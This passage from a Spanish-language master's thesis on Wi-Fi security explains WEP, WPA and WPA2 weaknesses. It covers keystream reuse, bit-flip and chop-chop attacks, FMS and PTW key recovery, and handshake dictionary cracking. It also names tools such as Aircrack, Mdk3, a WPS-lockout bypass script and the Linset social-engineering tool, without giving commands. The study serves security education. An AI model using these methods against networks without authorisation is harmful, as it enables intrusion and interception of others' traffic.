Cabe destacar que el estándar 802.11n [6] especifica nuevas características de la subcapa MAC con el fin de incrementar el rendimiento, como un intervalo de espera reducido (RIFS) entre las transmisiones de tramas por la misma estación, como la agregación de tramas o de la carga útil de las tramas (A-MPDU o A-MSDU, respectivamente), en vez de la confirmación individual. Anterior a la aprobación de la norma, salieron al mercado bastantes dispositivos 802.11n.

En la actualidad, casi todos los dispositivos Wi-Fi, se adhieren a la norma 802.11n, de modo que se espera que reemplacen a los dispositivos 802.11a/b/g que continúan hoy en día en producción.

2.4 Principales debilidades en la seguridad

En los siguientes apartados se describen algunas de las debilidades más relevantes que se han descubierto en los mecanismos de seguridad declarados en el estándar 802.11. Excluyendo la autenticación de sistema abierto, todos los demás están vinculados con el protocolo de seguridad WEP. También se nombraran ciertos

ataques bastante conocidos que aprovechan estas debilidades y se discutirán sus fundamentos. Para limitar la extensión de este trabajo fin de máster no se desarrollaran conceptos como los algoritmos, la demostración formal o la justificación, o todas las condiciones que deben satisfacerse para que puedan llevarse a cabo dichos ataques.

2.4.1 Autenticación

La autenticación de sistema abierto está fundamentada en una petición realizada por la estación que solicita ser autenticada y la respuesta de la estación autenticadora. Dicha respuesta será normalmente positiva pero también podría ser rechazada por causas ajenas a las credenciales de la estación que la solicita. Por el contrario, la autenticación mediante clave compartida requiere la ejecución de un proceso en el que se intenta comprobar que la estación que solicita la autenticación posee una clave secreta que comparte con el punto de acceso o con otras estaciones de un IBSS. Suele ser sencillo pero muy inseguro.

No tuvo que pasar mucho tiempo para que se manifestase la debilidad del proceso de autenticación mediante clave compartida y se hizo público un ataque que superaba esta protección prescindiendo de la clave. Para que el ataque se realice correctamente, el atacante debe capturar las tramas segunda y tercera de una instancia de este proceso de autenticación que haya finalizado con éxito, y, con ello, será capaz de responder correctamente a un desafío propuesto por la estación autenticadora.

En este caso, el atacante puede recuperar el keystream con el que se encriptó la tercera trama enviada durante una autenticación legítima, ya que de la segunda trama tiene el texto en claro. A partir de entonces, reutiliza éste keystream para cifrar el mensaje con el que la estación autenticadora lo cuestiona.

2.4.2 Cifrado Vernam

El cifrado Vernam [8] está fundamentado en la aplicación de la operación XOR entre cada byte del texto en claro y su correspondiente byte de la secuencia de cifrado (la denominada keystream). Debido a las cualidades de esta operación, si se aplica

dos veces seguidas este cifrado sobre cualquier dato usando el mismo keystream, ambas operaciones de cifrado se cancelan, obteniéndose de nuevo los datos originales. Como consecuencia, si recuperamos un keystream de determinada longitud y su IV asociado, seremos capaces de descifrar la misma cantidad de datos que han sido cifrados con el mismo keystream. Además, cualquier keystream válido nos permite cifrar datos arbitrarios con una longitud similar.

Las dos situaciones son claros ejemplos de ataques de reutilización del keystream, los cuales suponen la principal amenaza para esta clase de cifrado. Además, el protocolo WEP no tiene protecciones efectivas contra dichos ataques. De todos modos, es posible obtener de forma directa un fragmento de keystream realizando la operación xor entre ciertos datos cifrados, que podemos extraer de una trama 802.11 protegida con WEP, y los correspondientes datos en claro.

En la mayoría de redes Wi-Fi se supone que la carga útil de una trama 802.11 de datos empieza con una cabecera LLC/SNAP, que precede a un paquete ARP o a un paquete IP. Distinguiendo ambos casos (por ejemplo, por medio del tamaño de la trama capturada), es probable deducir el valor de 8 a 16 bytes iniciales de los datos en claro. Incluso se podría deducir un prefijo aún mayor de los datos en claro.

En el caso de que se tenga información adicional sobre los servicios accesibles en la red protegida con WEP (por ejemplo: telnet, ftp, http, etc) o sobre los mensajes enviados o recibidos a través de ésta (por ejemplo, enviando spam a los usuarios de las estaciones desde una red externa), sería mucho más fácil descubrir parte del texto en claro de algunos mensajes intercambiados en esa red.

Incluso si no tenemos la certeza de ningún fragmento de texto en claro que se transmita en dicha red inalámbrica, pero disponemos de varios mensajes cifrados con el mismo keystream, entonces operando un par de ellos mediante la función xor, conseguiremos el resultado de aplicar esta función a los datos en claro correspondientes a tales mensajes. La operación xor junto con estos mensajes en claro pueden ser vulnerables a ataques estadísticos orientados a la frecuencia de aparición de los valores de los bytes.

Para recuperar el keystream asociado a una trama 802.11 cifrada o para aumentar el tamaño de cierto prefijo de un keystream existen otros ataques. De todos modos, este tipo de ataques es debido a las debilidades que posee el protocolo WEP para comprobar la integridad de las tramas. Con la ejecución de algunos de estos ataques se puede reunir una colección de prefijos de cierto tamaño de keystreams

distintos, que, posteriormente, se utilizaran para construir un diccionario formado a partir de pares de IVs y sus correspondientes keystreams. Como consecuencia, si capturamos un paquete cifrado mediante un IV contenido en el diccionario, podremos descifrarlo total o parcialmente empleando el keystream asociado a dicho IV en el diccionario.

Con la operación xor, es posible la conmutatividad y la asociatividad, las cuales hacen posible las modificaciones sobre los datos cifrados (aplicándoles la operación xor con una secuencia determinada) que producen el mismo resultado que si se efectuasen tales modificaciones sobre los datos en claro, antes de ser cifrados.

Por otro lado, los ataques de fuerza bruta sobre bytes individuales del texto cifrado se originaran gracias a la correspondencia unívoca entre cada byte del texto en claro y cada byte del texto cifrado. Esto será posible si sabemos los valores en claro de los restantes bytes y contamos con algún procedimiento que permita determinar si el valor supuesto es el correcto.

Figura 5: Ejemplo del cifrado de Vernam (suma módulo 27)

2.4.3 Integridad

Antes se comentó cómo se usa el campo ICV para chequear la integridad de una trama protegida con el protocolo WEP y también se indicaron las carencias del cómputo, a través de la técnica del CRC-32, del valor contenido en dicho campo. El mecanismo de autenticación es la debilidad más fácil de explotar en los protocolos WEP, ya que es la falta de autenticidad lo que habilita a cualquier atacante a calcular el valor del campo ICV a partir de datos arbitrarios.

Por este motivo, un atacante que tenga un keystream lo suficientemente largo, podría cifrar una trama cualquiera y enviarla a una estación, sin que ésta avise que no es una trama legítima. Dado un keystream, tanto el ataque de fragmentación de Bittau,

como el ataque inductivo de texto en claro escogido de Arbaugh aprovechan esta debilidad para aumentar el tamaño de un prefijo.

El ataque de fragmentación necesita que una estación vuelva a enviar una secuencia de datos, a través de sucesivos fragmentos cifrados con el mismo keystream, y que, después, los retransmita por el medio inalámbrico.

El estándar 802.11 establece un límite máximo de 16 fragmentos para transmitir una MSDU, luego eso conlleva a que un atacante que consiga un keystream de N bytes de longitud podría utilizarlo para transmitir 16 fragmentos, cada uno con N-4 bytes de datos útiles (descontando los 4 bytes del ICV), para así capturar la trama retransmitida, y obtener un keystream de longitud 16*(N-4).

En consecuencia, si un atacante cuenta con 8 bytes de un keystream y realiza el ataque tres veces seguidas con éxito, recuperará un keystream que supere el tamaño máximo del cuerpo de una trama 802.11.

El ataque Arbaugh, comentado anteriormente, puede incrementar en un byte el prefijo de un keystream en cada paso del ataque. De esta forma, un atacante que tenga un keystream de N bytes puede seleccionar un mensaje en claro de N-3 bytes, calcular su ICV y concatenarlo con el mensaje anterior, para así obtener una secuencia de N+1 bytes. Es decir, que con el keystream disponible bastará para cifrar todos los bytes de dicha secuencia excepto el último.

Para saber el valor cifrado del último byte, el atacante ejecuta la búsqueda por fuerza bruta, o lo que es lo mismo, selecciona un valor arbitrario para este byte y envía la trama con el mensaje resultante a alguna estación que muestre algún indicio en caso de que el mensaje sea válido.

Con todo esto explicado, es posible enviar dicha trama al punto de acceso, para que la descifre y verifique la suma de comprobación del campo ICV. Si el valor del último byte es el correcto, el ICV será descifrado satisfactoriamente y se comprobará que es válido, lo cual provocará que el punto de acceso reenvíe la trama dentro del propio BSS.

El algoritmo CRC-32 presenta otro inconveniente bastante importante sobre valor presente en el campo ICV, nos referimos a su linealidad respecto al operador xor. Esta provoca que los datos y el ICV puedan ser modificados (incluso cuando están cifrados mediante cifrado Vernam) aplicándoles la operación xor con ciertas

secuencias predefinidas, de forma que la estación receptora no pueda detectar tales alteraciones.

Para lograr esto, lo primero es calcular el valor del CRC-32 de la secuencia con la que se combinan los datos vía operación XOR y, después, se aplica la misma operación al ICV junto con este valor calculado. Los ataques de tipo bit-flip hacen que algunos bits de los datos cifrados puedan ser conmutados, de igual forma que sucede con los bits correspondientes de los datos en claro al ser descifrados, de tal manera que el receptor no sea capaz de advertir la inversión de estos bits mediante la suma de comprobación contenida en el campo ICV.

Dada una trama cifrada con WEP, estos ataques pueden conducir a la recuperación de los datos en claro, teniendo en cuenta que algunas estaciones tengan acceso a un host disponible en una red externa y que este host se encuentre bajo el control del atacante. Éste puede predecir la dirección de destino del paquete descifrando un paquete previo perteneciente a una secuencia intercambiada entre los mismos hosts.

En consecuencia, si la trama transporta un paquete IP y el atacante puede predecir la dirección de destino del paquete, podría cambiar el destino del paquete y dirigirlo hacia el host controlado por él. Para ello, sólo tendría que alterar ciertos bits del cuerpo de la trama, correspondientes al campo que codifica la dirección IP adecuada. Si todo esto se realiza correctamente, el paquete debe llegar descifrado al host controlado por el atacante ya que el protocolo WEP sólo se aplica al enlace inalámbrico entre dos estaciones.

Más tarde, estos ataques se fueron mejorando y surgieron ataques como “Chop-Chop” mediante el cual se cambiaba el ICV, pero sin tocar su correcta verificación; gracias a la alteración de ciertos bytes de los datos y del tamaño de la carga de datos. En resumen, permite descifrar una trama (y recuperar el keystream con el que fue cifrada), obviamente, sin la clave WEP, pero también sin ningún keystream previamente obtenido.

2.4.4 Algoritmo RC4

El algoritmo de cifrado en flujo RC4 fue diseñado por Ron Rivest en 1987. A partir de entonces muchos investigadores han estudiado la seguridad de este algoritmo, debido a la multitud de implementaciones y al diseño sencillo. Muchas de

estas investigaciones analizaban los estados internos del algoritmo y las salidas producidas por el mismo que dejaban a un lado el comportamiento aleatorio. De tal manera que, algunas veces, fueron capaces de describir dicho comportamiento a través de las correlaciones definidas entre las entradas, los estados internos o las salidas.

Las secuencias generadas por RC4 [9] dieron lugar a estudios que permitieron a varios autores elaborar algoritmos para diferenciar estas secuencias de bits de las que son realmente aleatorias; empleando para ello un keystream lo suficientemente largo o numerosos keystreams generados a partir de claves distintas.

En el artículo [10], los autores identificaron una clase de vectores de inicialización, a los que llamaron IVs débiles. Para este conjunto de IVs, se dieron cuenta de que existía una correlación probabilística entre ciertos estados de la fase de inicialización de RC4, más concretamente entre la primera palabra del keystream generado por este algoritmo y una palabra específica de la clave WEP; aunque tal correlación puede generalizarse a otros prefijos conocidos, de mayor longitud, de una clave RC4. Esto trajo consigo la apertura a los ataques de criptoanálisis contra una clave WEP.

Como consecuencia, dado un IV débil y aplicando esta correlación, puede interpretarse el valor de un byte determinado de la clave WEP con una probabilidad del 5% aproximadamente. Con la reunión de suficientes IVs débiles que ataquen el mismo byte de la clave, debería aumentar esta probabilidad y conseguir el valor auténtico de dicho byte. Por todo esto, este ataque estadístico contra la clave WEP fue denominado con sus iniciales (FMS).

En el mencionado artículo se refieren a él como un ataque de claves relacionadas, ya que sólo necesita la palabra inicial de estos keystreams generados por claves RC4 distintas pero que guarden cierta relación entre ellas (la clave WEP).

Destacar que los requisitos fundamentales para realizar este ataque, como son, que el atacante conozca cierto prefijo de las claves RC4 y que las palabras iniciales de los keystreams correspondientes; son totalmente ajenos al cómputo que realiza RC4.

De otro modo, Hulton recopiló una serie de patrones de IVs, que expresó de forma algorítmica y que caracterizaban a una buena parte de los IVs débiles existentes. Se entendía que el IV eran todos los prefijos de una clave RC4. Esto se debió a que la búsqueda de IVs débiles requería que los ordenadores de la época

fueran capaces de soportar una gran cantidad de procesamiento y un tiempo de ejecución bastante grande.

Con todo esto, se aceleró el proceso para distinguir si un determinado IV era apropiado para atacar cierto byte de la clave WEP. También, dedujo diversas probabilidades y compiló algunas estadísticas relacionadas con los IVs débiles que se ajustaban a esos patrones. Además, minimizó la amplitud de la búsqueda para los últimos bytes de la clave. En esta nueva mejora, al número de candidatos considerados para cada byte de la clave se le denominó fudge.

Meses más tarde, implementó el ataque en cuestión y, después de comprobar su rendimiento, publicó una declaración sobre la ruptura de claves WEP con un número de paquetes que oscilaba entre 500.000 y 2.000.000. Para conseguir este objetivo dedicó un tiempo de proceso que no superaba el minuto.

En los artículos [11] y en [12] se declara que son necesarios 700.000 paquetes, con distintos IVs, para que la probabilidad de recuperar una clave WEP de 104 bits supere el 50%. Esto dependerá del número de bits de la clave ya que una clave WEP de 40 bits puede romperse con aproximadamente 300.000 paquetes.

Hoy en día, el ataque más eficiente contra una clave WEP que necesita una menor cantidad de paquetes, fue referenciado con las iniciales de los autores del artículo [13].

No obstante, este ataque está fundamentado en una propiedad del vector de estado del algoritmo RC4, descubierto por Jenkins. La diferencia entre la probabilidad de pronosticar el valor auténtico de una palabra de una clave WEP, por medio de esta correlación y la del ataque FMS es prácticamente nula. Además, esta correlación permite que cada IV pueda ser utilizado para dicho pronóstico, lo cual lo convierte en una ventaja crucial con respecto a la del anterior ataque. En consecuencia, cualquier IV se considera “débil”, ya que en el ataque FMS solo hay 768 IVs débiles para el primer byte de la clave WEP.

Como el ataque PTW no realizaba la búsqueda de cada palabra de la clave de forma secuencial, sino que lo hacía de forma independiente y en paralelo, esto hacía que la efectividad del ataque PTW saliese a la luz; ya que la cantidad de paquetes necesaria para romper la clave, se reducía drásticamente con respecto a los ataques previos.

Erik Tews estima, en su trabajo [12], que consiguiendo 35.000 paquetes con distintos IVs, el ataque PTW tiene una probabilidad del 50% de romper una clave WEP de 104 bits, y si alcanza los 45.000 paquetes esta probabilidad llega al 85%. Sin embargo, para una clave WEP de 40 bits, todos los expertos en seguridad coinciden que con un número de paquetes entre los 10.000 y los 20.000 sería más que suficiente.

3. Objetivos concretos y metodología de trabajo

3.1 Objetivo general

Analizar el estado general del estándar IEEE 802.11 y la tecnología Wi-Fi, describiendo las características técnicas de los protocolos WEP, WPA y WPA2; y evaluando el nivel de seguridad que aportan a los sistemas mediante herramientas y métodos de ataque.

3.2 Objetivos específicos

Para llevar a cabo el objetivo general antes propuesto, he tenido que cumplir los siguientes objetivos específicos:

- Conocer y clasificar los diferentes estándares del IEEE 802.11.
- Identificar las principales debilidades que existen en la seguridad de las redes Wi-Fi.
- Analizar los mecanismos de autenticación y los mecanismos de cifrado de los protocolos de las redes inalámbricas: WEP, WPA y WPA2.
- Explorar y desarrollar las metodologías del funcionamiento de los protocolos WEP, WPA y WPA2.
- Verificar el escaso nivel de seguridad que nos proporcionan estos protocolos mediante herramientas y métodos de ataque.

3.3 Metodología del trabajo

3.3.1 Protocolo WEP

Lo primero que se realizo fue un estudio sobre los mecanismos de autenticación y cifrado que utilizan visitando numerosas referencias ya citadas en el documento. Continuamos con el desarrollo en profundidad del funcionamiento de dicho protocolo de seguridad para entender bien cómo se articulaba. El protocolo WEP es sensible a los siguientes ataques:

- Ataques estadísticos: en todos los sitios revisados, se refieren a él como FMS, y consiste en la ejecución de ataques estadísticos para intentar atacar las debilidades del algoritmo RC4 y conseguir así las claves de cifrado. Este ataque permite la decodificación de un paquete de información, conseguir la clave y, por lo tanto, su posterior introducción a toda la red y el posible análisis de todos los datos que circulan por ella.

- Ataques inductivos: gracias a ellos, a partir de una calve compartida, se puede conseguir el conglomerado de palabras que forman parte del lenguaje de las cadenas cifradas (Keystream). Destacan aquí las técnicas de fragmentación y chop-chop.

- Ataques de autenticación: su mecanismo se comentará más adelante para este protocolo en particular. Pero de manera resumida, ambos métodos de autenticación son vulnerables. En la autenticación abierta el punto de acceso nos deja de conectarnos sin control de acceso alguno y en la autenticación por clave compartida el PA necesitará que le otorguemos la clave que todos los clientes que acceden al medio deben tener.

- Ataques de inyección: el escaso nivel de seguridad de este protocolo es verdaderamente alarmante. Conociendo la cadena de cifrado o Keystream nos permite crear un paquete de datos y ser inyectado en la red sin ninguna prohibición de seguridad.

- Ataques de diccionario y fuerza bruta: la implementación de WEP permite intentar todas las palabras del lenguaje que utiliza el punto de acceso, con el objetivo de conseguir la clave compartida. Suelen ser caracteres alfanuméricos. A diferencia del ataque de fuerza bruta, el ataque por diccionario hace el proceso con un pequeño conjunto de las palabras, no con todas.

- Ataque de denegación de servicio: es independiente del tipo de diseño e implementación no sólo del protocolo de la seguridad, sino del estándar 802.11; ya que consiste en forzar a que el punto de acceso ejecute nuevamente los mecanismos de autenticación y asociación.

Las herramientas que se van a utilizar para todo el proceso de ataque vendrá dado en su mayoría por herramientas que están incluidas en la distribución GNU/Linux denominada Wifislax. Todos estos ataques comparten un inicio de ataque similar que se ve reflejado en el caso práctico del siguiente capítulo.

Wifislax es básicamente un arsenal de herramientas para la auditoria de redes. Caben destacar algunas como: Suite Aircrack, AirSnort, WepAttack, WepCrack, WepLab, Mdk3, Airoscript, GOYScript Wep, Minidwep-gtk.

Ya en cada tipo de análisis se especifica cómo se van analizar los resultados. Cada tipo de ataque persigue un fin, o conseguir el keystream o conseguir entrar al medio, etc… por lo tanto, intentaremos conseguir o no el objetivo en cada tipo de ataque. Con indiferencia del tipo de ataque a utilizar, en su gran mayoría resultaron ser satisfactorios.

En el siguiente capítulo, para el protocolo WEP se muestran algunos ataques, pero se han realizado otros muchos y con resultados satisfactorios; ya que de una manera u otra siempre se consigue la contraseña de la red Wi-Fi. El declarar y definir paso a paso todos los ataques de este protocolo traería consigo una extensión de más de 300 folios en el documento aquí presente.

3.3.2 Protocolo WPA – WPA2

Respecto al estándar 802.11i, el protocolo WPA2 es la última versión de su diseño. A diferencia de WPA, mejora el algoritmo que se encarga de cifrar los datos, es decir, que hay una evolución del algoritmo RC4 al AES. Aunque es bastante significativo este salto de calidad en cuanto al cifrado, se siguen produciendo ataques de fuerza bruta o de diccionario. Esto es debido a que el saludo inicial del handshake no fue corregido. Cabe destacar que las investigaciones realizadas para el protocolo WPA son igualmente válidas para WPA2.

Al igual que en el protocolo WEP, se ha realizado un estudio exhaustivo de los mecanismos de autenticación y de cifrado. Se ha continuado con una investigación para averiguar la arquitectura y el diseño de implementación del protocolo de seguridad WPA, para su posterior entendimiento. Se estudiaron las grandes vulnerabilidades que presenta y se consideró que es débil ante los siguientes ataques:

- Ataque de diccionario y fuerza bruta: si se utiliza de manera correcta, el protocolo WPA es complejo, seguro y fiable. Pero de todos modos, es susceptible de sufrir ataques de fuerza bruta y diccionario. WPA muestra algunas debilidades en el mecanismo de autenticación entre los clientes y los puntos de acceso (PA), es decir, en el saludo inicial de las entidades

participantes. En el siguiente capítulo se detalla con más exactitud este proceso pero podríamos resumirlo enunciando que de los 4 paquetes que se intercambian para el control de acceso a la red, tanto el segundo como el cuarto presentan vulnerabilidades; los cuales coinciden con los envíos de la estación al punto de acceso del MIC (control de acceso de integridad) y del mensaje EAPoL en claro.

- Ataque de denegación de servicio: a parte de los comentados anteriormente, existen otros ataques generados por las vulnerabilidades que el estándar 802.11i presenta en su diseño. Posteriormente se desarrollan, pero presentan fallos de seguridad tanto en el protocolo de cifrado TKIP como en el 802.1X.

Existen multitud de herramientas de ataque que se puedan ejecutar contra el protocolo WPA, para demostrar sus fallos de seguridad. En este caso, trabajaremos con: Handshaker, BrutusHack, Airoscript, GOYScript Wpa, Minidwep-gtk. Todas ellas incluidas en la distribución Wifislax.

El análisis de resultados de este protocolo vendrá definido si resultan satisfactorios los ataques de las herramientas y o no, los cuales se fundamentan en conseguir la contraseña de red o no. La ejecución de las herramientas ofrece resultados en algunos casos satisfactorios y en otros no tanto.

Dependerá e influirá mucho, factores como el número de clientes que estén dentro a la red o el nivel de tráfico de los paquetes de datos en ella, es decir, si hay clientes conectados y realizan una simple navegación o por ejemplo están descargando datos. Además de la fuerza con la que recibamos la señal Wi-Fi.

De todos modos el porcentaje de resultados satisfactorios va íntegramente relacionado a la fortaleza de la clave de seguridad de la red inalámbrica. En ambos protocolos, su seguridad dependerá de la fortaleza con que se forme la contraseña. Ésta debe ser: larga, que contenga caracteres alfanuméricos con mayúsculas, minúsculas y caracteres especiales, que caduquen cada cierto tiempo y que cadezcan de sentido alguno.

Si se dan los requisitos especificados del párrafo anterior, la captura del handshake no es nada difícil, pero el proceso de crackeado/ataque progresará de mejor o peor manera dependiendo de la velocidad de cálculo, es decir, de las palabras que compruebe por segundo. En la siguiente figura se muestra la velocidad conseguida por parte de distintas herramientas:




Figura 6: Comparativa de velocidad de aplicaciones

Como se puede observar, la aplicación CalculaPMK 1.1 obtiene cuatro veces más respecto a Coxpatty y un 20% más rápido que Aircrack en velocidad de cálculo. Tiene mayor rendimiento que las demás.

Para el desarrollo práctico mostrado en el siguiente capítulo, es necesaria la utilización de numerosas técnicas de ataque que de una manera dejaran en evidencia el nivel de seguridad aportado por WPA y WPA2. Para el ataque de fuerza bruta/diccionario se ha utilizado, entre otros, las herramientas Handshaker y BrutusHack; y para el ataque de denegación de servicio, entre otros MDK3 y Aireplay-ng. Ésta última genera tráfico para después utilizarlo con aircrack-ng.

Se han realizado números ataques gracias a las utilidades que nos aportan las distintas herramientas. En particular, para el protocolo WPA2 con WPS, todos los ataques acabaron de la misma manera, con el bloqueo del punto de acceso bien porque el número de intentos de ataques al PA superaba un límite (3) o bien porque detectaban que era la misma dirección MAC la que realizaba los ataques con su posterior bloqueo de 60 segundos para reintentar el ataque.

En el desarrollo del ataque se observa como ambas restricciones se superaron con la ejecución del script ReVdK3-r2.sh.

Por último se procede a la ejecución de una herramienta que se puede utilizar independientemente del tipo de protocolo de seguridad empleado, ya sea WEP, WPA o WPA2. Linset deja a un lado los requisitos de tráfico de datos pero si mantiene la obligación de tener algún cliente en red. Es un método de ataque considerado de Ingeniería Social, ya que es el propio cliente el que nos ofrece la clave de cifrado.

El último protocolo de seguridad ofrecido por el estándar IEEE 802.11i es WPA2. La principal diferencia es la mejora del mecanismo de cifrado, en este caso se utiliza el algoritmo AES, obviando a RC4. Como la falta de seguridad se sigue produciendo en el saludo inicial (agarre de manos), los ataques de diccionario o fuerza bruta se siguen cometiendo en WPA2. Por lo tanto, lo explicado anteriormente para el protocolo WPA es totalmente similar a WPA2; a excepción de las aclaraciones específicas que se han realizado sobre WPA2.

4. Desarrollo específico de la contribución

4.1 Protocolo WEP

4.1.1 Definición y autenticación

El protocolo WEP significa Wired Equivalent Privacy [14], o lo que es lo mismo, Privacidad Equivalente al Cable. Proporciona seguridad y protección a las redes inalámbricas. Dentro del estándar IEEE 802.11, WEP es uno de los protocolos de seguridad. Su finalidad es ofrecer confidencialidad, autentificación y control de acceso. Además, no ofrece muchos cambios respecto a las normas 802,11a y 802.11b. Este sistema de cifrado estándar lo soportan la mayoría de las soluciones inalámbricas.

Su objetivo es garantizar que todos los componentes inalámbricos tengan el mismo horizonte de confidencialidad que las redes cableadas (LAN), lo cual se consigue consiste en cifrar la información que viaje entre las distintas entidades. Los datos protegidos por este protocolo, son cifrados con el propósito de dar:

- Confidencialidad para evitar que los datos sean alterados por los posibles atacantes del sistema.

- Comprobar que sólo están dentro de la red las personas que están autorizadas para ello; es decir, que las personas que no tengan permiso, no puedan acceder a las redes inalámbricas.

WEP utiliza igual calve simétrica que estática. Estas son compartidas por las estaciones y los PA. La norma 802.11 fuerza a introducir la clave manualmente, ya que no dispone de ningún sistema de distribución automática para ellas. El tener que meterlas en todos los elementos de red, dará lugar a varios inconvenientes.

El hecho de que la clave se encuentre en todas las estaciones es un grave problema porque aumentará las probabilidades de ser comprometida. El tener que escribir manualmente las claves dará lugar a que el administrador de la red no cambie con la regularidad necesaria el sistema de claves por el aumento de tiempo en el mantenimiento.

4.1.2 Cifrado

Respecto al cifrado [15], tanto el cliente como el punto de acceso usan la misma clave secreta. Toda la información intercambiada entre estas dos entidades, debe ser cifrada usando para ello la clave que comparten con ayuda del algoritmo RC4, del cual hablamos anteriormente.

Para proteger la información en tránsito (en comunicación) de accesos no autorizados, WEP ejecuta el algoritmo CRC-32 (comprobación de integridad) sobre el texto en claro, lo cual crea un valor de comprobación de integridad (ICV). Luego, se transmite en claro este valor y el payload, es decir, que se concatena uno con el otro. Debe quedar claro que el IV no es más que una enumeración que se agrega a todos los paquetes WEP y que se utiliza con el fin de descifrar y cifrar el contenido.

RC4 es de 64 bits, pero puede llegar hasta los 128 bits. De los 64 bits, 24 de ellos forman el vector de inicialización (IV) y los 40 bits restantes pertenecen a la clave secreta, la cual se 40 bits son los que se distribuye de forma manual. De distinta manera, el IV [16] se genera de forma dinámica y tiene que ser distinto para todas las tramas. El propósito del IV es cifrar con claves diferentes los paquetes de datos para prohibir que si una persona no autorizada captura bastante tráfico de datos cifrados no pueda deducir la clave.

Es evidente que para que todo esto se lleve a cabo, los dos extremos de la comunicación deben saber la clave secreta y el IV. En los componentes de red, es donde reside la clave secreta, luego se puede conocer y el IV, al generarse en un extremo y enviarse al otro en la trama, igualmente será conocido. Esto es así porque en la transmisión del IV de una entidad a otra, se puede ver alterada por cualquier atacante que tenga los conocimientos requeridos.

El RC4 es un agujero en lo que respecto a la seguridad dentro del protocolo WEP. Está constituido por 2 partes claramente distintas, el KSA que es un algoritmo que programa las claves y el PRNG que se encarga de crear números aleatorios.

El KSA necesita de entrada al vector de inicialización y la clave secreta que, dependiendo del cifrado que se use, será una trama de 64 o 128. De salida da lugar a 256 elementos de forma desordenada, todos ellos dentro de un vector llamado S.

El algoritmo PRNG [17] recibe como fuente de entrada este vector S, cuyo tamaño coincidirá con el de la información que se tiene que cifrar.

4.1.3 Metodología del funcionamiento WEP

Teniendo en cuenta el cifrado de 64 bits [18], la metodología desarrollada por el protocolo para cifrar/descifrar la información contenida en una trama de datos sería:

1. Lo primero que hay que hacer es formar una cadena de 64 bits con la calve compartida (40 bits) concatenada con el vector de inicialización IV (24 bits).

2. Lo siguiente es calcular el ICV [19] de la información que se pretende cifrar. Así daremos lugar al par formado por los Datos y el ICV.

3. Seguidamente, a la cadena que tiene la clave compartida y el IV se le ejecuta el programa PRNG, dando como resultado el Keystream, cuyo tamaño coincide con el de la concatenación de los Datos y el ICV (producto del paso anterior).

4. Por último, a las salidas de los pasos 2 y 3, que se corresponden con el Keystream y los datos más el ICV, se les ejecuta la función XOR.

5. A la salida producida en el paso 4 se le agrega el IV en claro usado y la cabecera IEEE802.11; dando lugar al objetivo del proceso de cifrado de una trama y preparada para ser transferida.




Figura 7: Proceso de cifrar y descifrar con WEP

En este instante la estación destino ya ha recibido la trama. Otro de los problemas que tiene el protocolo WEP es que en cualquier momento de la transferencia, la trama de datos se transmite sin cifrar, con el riesgo de poder ser interceptada por algún intruso no autorizado o por cualquier estación que este a la

escucha en el medio. Sin saber la clave compartida, la información que se puede deducir de una trama cifrada sería: el IV utilizado, las direcciones de las entidades participantes en el proceso e incluso la dirección del BSSID.

A continuación se muestran los pasos que tendría que dar el receptor de la trama [20] para descifrarla de manera correcta:

1. Lo primero es que el destinatario saca el contenido del IV enviado sin cifrar, agregándole este valor a la clave que comparten emisor y receptor.

2. Después se ejecuta el algoritmo RC4 dando lugar a un Keystream de igual tamaño que la información cifrada.

3. Seguidamente, al Keystream y a la información cifrada se les realiza la función XOR.

4. Como resultado obtenemos todo el texto sin cifrar.

5. Al final, se válida que la trama es correcta con el cálculo del logaritmo CRC-32.

4.1.4 Ataque al protocolo WEP

Actualmente existen numerosas herramientas y aplicaciones que nos demuestran las vulnerabilidades que se pueden explotar en el protocolo de seguridad WEP. Caben destacar algunas como: Suite Aircrack, AirSnort, WepAttack, WepCrack, WepLab, Mdk3, Airoscript, GOYScript Wep, Minidwep-gtk. Todas ellas recopiladas en una distribución de Linux denominada Wifislax.

Entre todas ellas, las de mayor rendimiento son las herramientas de seguridad “Airoscript” y “suite Aircrack”. Ésta última se puede utilizar para redes con protocolos de WEP y WPA; además, admite diferentes ataques, destacando entre ellos el de DoS (denegación de servicio). Su objetivo es rescatar recuperar la clave de cifrado. A su vez la “suite Aircrack” se compone de distintas herramientas que tienen objetivos distintos: Aireplay se encarga de la inyección del tráfico, Airodump sirve para capturar de las tramas o Aircrack que se usa con el fin de descubrir la clave.

